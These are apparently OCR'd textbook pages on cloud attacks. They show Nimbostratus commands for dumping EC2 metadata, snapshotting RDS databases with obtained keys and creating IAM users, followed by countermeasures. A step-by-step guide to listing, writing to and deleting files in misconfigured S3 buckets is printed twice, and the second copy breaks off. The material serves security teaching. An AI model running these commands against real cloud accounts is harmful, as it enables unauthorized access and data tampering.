
```
$ nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

```
$ nimbostratus snapshot-rds --access-key=... --secret-key=... --
password foolmeonce --rds-name nimbostratus --region ap-
southeast-1
```

- **Create new user**: Create a new IAM user using existing credentials.

```
$ nimbostratus create-iam-user --access-key=... --secret-key=...
```



```


```

Figure 19.64: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.



Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install `aws-cli` to check the version and create an account

Step 3: Extract access keys

- Sign in and go to `https://console.aws.amazon.com/iam/`
- Select **Users → Add User**
- Fill in the necessary details and click on the "**Create User**" button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command

```
aws configure
```

Step 5: Identify vulnerable S3 buckets

Run the command

```
aws s3 ls s3://[bucket_name]
```

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request
aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request
```

Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  ```
  http://[bucket_name].s3.amazonaws.com/
  ```

- **Step 2: Setup AWS command-line interface**

  Install `aws-cli` to check the AWS version and create an account.

- **Step 3: Extract access keys**

  - After creating an account, sign in, and go to `https://console.aws.amazon.com/iam/`
  - Select **Users → Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure `aws-cli`:

  ```
  aws configure
  ```

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

